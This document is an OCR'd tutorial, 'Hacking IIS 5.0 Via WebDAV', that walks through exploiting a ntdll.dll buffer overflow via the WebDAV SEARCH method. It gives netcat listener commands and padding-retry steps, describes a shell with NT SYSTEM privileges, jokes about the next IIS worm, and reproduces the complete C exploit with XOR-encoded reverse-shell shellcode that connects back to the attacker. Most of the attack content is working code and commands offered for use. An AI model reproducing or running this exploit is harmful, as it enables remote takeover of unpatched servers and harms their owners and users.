
Hacking IIS 5.0 Via WebDAV

An Enlightening Tutorial



Questions? muts@mutsonline.com

http://mutsonline.com

Attacking IIS 5.0 Via the WEBDAV Component.

Note:

Before attempting this tutorial, make sure you are familiar with **NetCat** and **TFTPD**.

- Attacking computer – 192.168.1.9
- Attacked Computer – 192.168.1.56 (Running IIS 5.0, SP3)

Description

The Windows 2000 library ntdll.dll includes a function that does not perform sufficient bounds checking. The vulnerability is present in the function "RtlDosPathNameToNtPathName_U" and may be exploited through other programs that use the library if an attack vector permits it. One of these programs is the implementation of WebDAV that ships with IIS 5.0. The vector allows for the vulnerability in ntdll.dll to be exploited by a remote attacker.

Several other library functions which call the vulnerable ntdll.dll procedure have been identified. Administrators are advised to patch as other attack vectors are likely to surface.

Exploit:

This is the exploit for ntdll.dll through WebDAV

1. Run a netcat on the attacking machine:

   nc -L -vv -p 666


2. Run the compiled Exploit :

   Wb.exe server.com your_ip 666 <0-9>


3. The shellcode is a reverse remote shell .
4. Start by Launching wb.exe exploit with pad = 0. After the first attempt, the server will be down for a couple of seconds (wait before you retry with other pads).
5. If no shell appears on the listning nc.exe, retry the Exploit with pad 2, and so on (pad 2, pad 3, …).
6. If you haven't the shell after pad 10 you should restart from 0.

Screen Shots:


1. **Attacking computer listening on selected port:**



2. **Fire up the exploit (wb.exe) on the attacking machine:**



3. **As we can see, I needed a padding value of 6. This will vary from system to system.**
4. **This fired up a shell back to my machine, on port 6669, as shown on the next page.**



5. **We now have NT SYSTEM privileges on the attacked IIS server.**

So, when's the next IIS worm coming out ?

Source Code:

```
/*****************************************************************/
/*    [Crpt] ntdll.dll exploit trough WebDAV by kralor [Crpt]    */
/* ------------------------------------------------------------- */
/*    this is the exploit for ntdll.dll through WebDAV.          */
/*    run a netcat ex: nc -L -vv -p 666                          */
/*    wb server.com your_ip 666 0                                */
/*    the shellcode is a reverse remote shell                    */
/*    you need to pad a bit.. the best way I think is launching  */
/*    the exploit with pad = 0 and after that, the server will be */
/*    down for a couple of seconds, now retry with pad at 1      */
/*    and so on..pad 2.. pad 3.. if you haven't the shell after  */
/*    something like pad at 10 I think you better to restart from */
/*    pad at 0. On my local IIS the pad was at 1 (0x00110011) but */
/*    on all the others servers it was at 2,3,4, etc..sometimes  */
/*    you can have the force with you, and get the shell in 1 try */
/*    sometimes you need to pad more than 10 times ;)            */
/*    the shellcode was coded by myself, it is SEH + ScanMem to  */
/*    find the famous offsets (GetProcAddress)..                 */
/*    I know I code like a pig, my english sucks, and my tech too */
/*    it is my first exploit..and my first shellcode..sorry :P   */
/*    if you have comments feel free to mail me at:              */
/*    mailto: kralor@coromputer.net                              */
/*    or visit us at www.coromputer.net . You can speak with us  */
/*    at IRC undernet channel #coromputer                        */
/*    ok now the greetz:                                         */
/*    [El0d1e] to help me find some information about the bug :) */
```

```
/*    tuck_ to support me ;)                                    */
/*    and all my friends in coromputer crew! hein les poulets! =) */
/*********************************************************************/


#include <winsock.h>
#include <windows.h>
#include <stdio.h>

#pragma comment (lib,"ws2_32")

char shellc0de[] =
      "\x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"
      "\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"
      "\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"
      "\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"
      "\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"
      "\x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"
      "\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"
      "\x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"
      "\x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"
      "\x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"
      "\x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"
      "\x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"
      "\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"
      "\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"
      "\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"
      "\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"
      "\x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"
      "\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"
      "\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"
      "\x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"
      "\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"
      "\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"
      "\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"
      "\x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
      "\xff\xd0"
      "CreateProcessA\x00LoadLibraryA\x00ws2_32.dll\x00WSASocketA\x00"
      "connect\x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
      "cmd" // don't change anything..
      "\x00\x00\xe7\x77" // offsets of kernel32.dll for some win ver..
      "\x00\x00\xe8\x77"
      "\x00\x00\xf0\x77"
      "\x00\x00\xe4\x77"
      "\x00\x88\x3e\x04" // win2k3
      "\x00\x00\xf7\xbf" // win9x =P
      "\xff\xff\xff\xff";

int test_host(char *host)
{
            char search[100]="";
            int sock;
            struct hostent *heh;
            struct sockaddr_in hmm;
            char buf[100] ="";

            if(strlen(host)>60) {
                        printf("error: victim host too long.\r\n");
                        return 1;
            }
```

```
  if ((heh = gethostbyname(host))==0){
    printf("error: can't resolve '%s'",host);
    return 1;
  }

  sprintf(search,"SEARCH / HTTP/1.1\r\nHost: %s\r\n\r\n",host);
  hmm.sin_port = htons(80);
  hmm.sin_family = AF_INET;
  hmm.sin_addr = *((struct in_addr *)heh->h_addr);

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return 1;
  }

  printf("Checking WebDav on '%s' ... ",host);

  if ((connect(sock, (struct sockaddr *) &hmm, sizeof(hmm))) == -1){
    printf("CONNECTING_ERROR\r\n");
    return 1;
  }
        send(sock,search,strlen(search),0);
        recv(sock,buf,sizeof(buf),0);
if(buf[9]=='4'&&buf[10]=='1'&&buf[11]=='1')
        return 0;
        printf("NOT FOUND\r\n");
        return 1;
}

void help(char *program)
{
        printf("syntax: %s <victim_host> <your_host> <your_port> [padding]\r\n",program);
        return;
}

void banner(void)
{
        printf("\r\n\t  [Crpt] ntdll.dll exploit trough WebDAV by kralor [Crpt]\r\n");
        printf("\t\twww.coromputer.net && undernet #coromputer\r\n\r\n");
        return;
}

void main(int argc, char *argv[])
{
        WSADATA wsaData;
        unsigned short port=0;
        char *port_to_shell="", *ip1="", data[50]="";
        unsigned int i,j;
        unsigned int ip = 0 ;
        int s, PAD=0x10;
        struct hostent *he;
        struct sockaddr_in crpt;
        char buffer[65536] ="";
        char request[80000];    // huuuh, what a mess! :)
        char content[] =
            "<?xml version=\"1.0\"?>\r\n"
            "<g:searchrequest xmlns:g=\"DAV:\">\r\n"
            "<g:sql>\r\n"
            "Select \"DAV:displayname\" from scope()\r\n"
```

```
                "</g:sql>\r\n"
                "</g:searchrequest>\r\n";

        banner();
        if((argc<4)||(argc>5)) {
                help(argv[0]);
                return;
        }

if(WSAStartup(0x0101,&wsaData)!=0) {
        printf("error starting winsock..");
        return;
        }

if(test_host(argv[1]))
        return;

if(argc==5)
        PAD+=atoi(argv[4]);

printf("FOUND\r\nexploiting ntdll.dll through WebDav [ret: 0x00%02x00%02x]\r\n",PAD,PAD);

        ip = inet_addr(argv[2]); ip1 = (char*)&ip;

shellc0de[448]=ip1[0]; shellc0de[449]=ip1[1]; shellc0de[450]=ip1[2]; shellc0de[451]=ip1[3];

        port = htons(atoi(argv[3]));
        port_to_shell = (char *) &port;
        shellc0de[446]=port_to_shell[0];
        shellc0de[447]=port_to_shell[1];

// we xor the shellcode [xored by 0x95 to avoid bad chars]
 __asm {
  lea eax, shellc0de
  add eax, 0x34
xor ecx, ecx
mov cx, 0x1b0
wah:
xor byte ptr[eax], 0x95
inc eax
loop wah
}

  if ((he = gethostbyname(argv[1]))==0){
    printf("error: can't resolve '%s'",argv[1]);
    return;
  }

  crpt.sin_port = htons(80);
  crpt.sin_family = AF_INET;
  crpt.sin_addr = *((struct in_addr *)he->h_addr);

  if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return;
  }

  printf("Connecting... ");

  if ((connect(s, (struct sockaddr *) &crpt, sizeof(crpt))) == -1){
```

```
    printf("ERROR\r\n");
    return;
  }
// No Operation.
for(i=0;i<sizeof(buffer);buffer[i]=(char)0x90,i++);
// fill the buffer with the shellcode
for(i=64000,j=0;i<sizeof(buffer)&&j<sizeof(shellc0de)-1;buffer[i]=shellc0de[j],i++,j++);
// well..it is not necessary..
for(i=0;i<2500;buffer[i]=PAD,i++);

/* we can simply put our ret in this 2 offsets.. */
//buffer[2086]=PAD;
//buffer[2085]=PAD;

            buffer[sizeof(buffer)]=0x00;
            memset(request,0,sizeof(request));
            memset(data,0,sizeof(data));
            sprintf(request,"SEARCH /%s HTTP/1.1\r\nHost: %s\r\nContent-type: text/xml\r\nContent-Length:
",buffer,argv[1]);
            sprintf(request,"%s%d\r\n\r\n",request,strlen(content));
            printf("CONNECTED\r\nSending evil request... ");
            send(s,request,strlen(request),0);
            send(s,content,strlen(content),0);
            printf("SENT\r\n");
            recv(s,data,sizeof(data),0);
            if(data[0]!=0x00) {
            printf("Server seems to be patched.\r\n");
            printf("data: %s\r\n",data);
            } else
            printf("Now if you are lucky you will get a shell.\r\n");
            closesocket(s);
            return;
}
```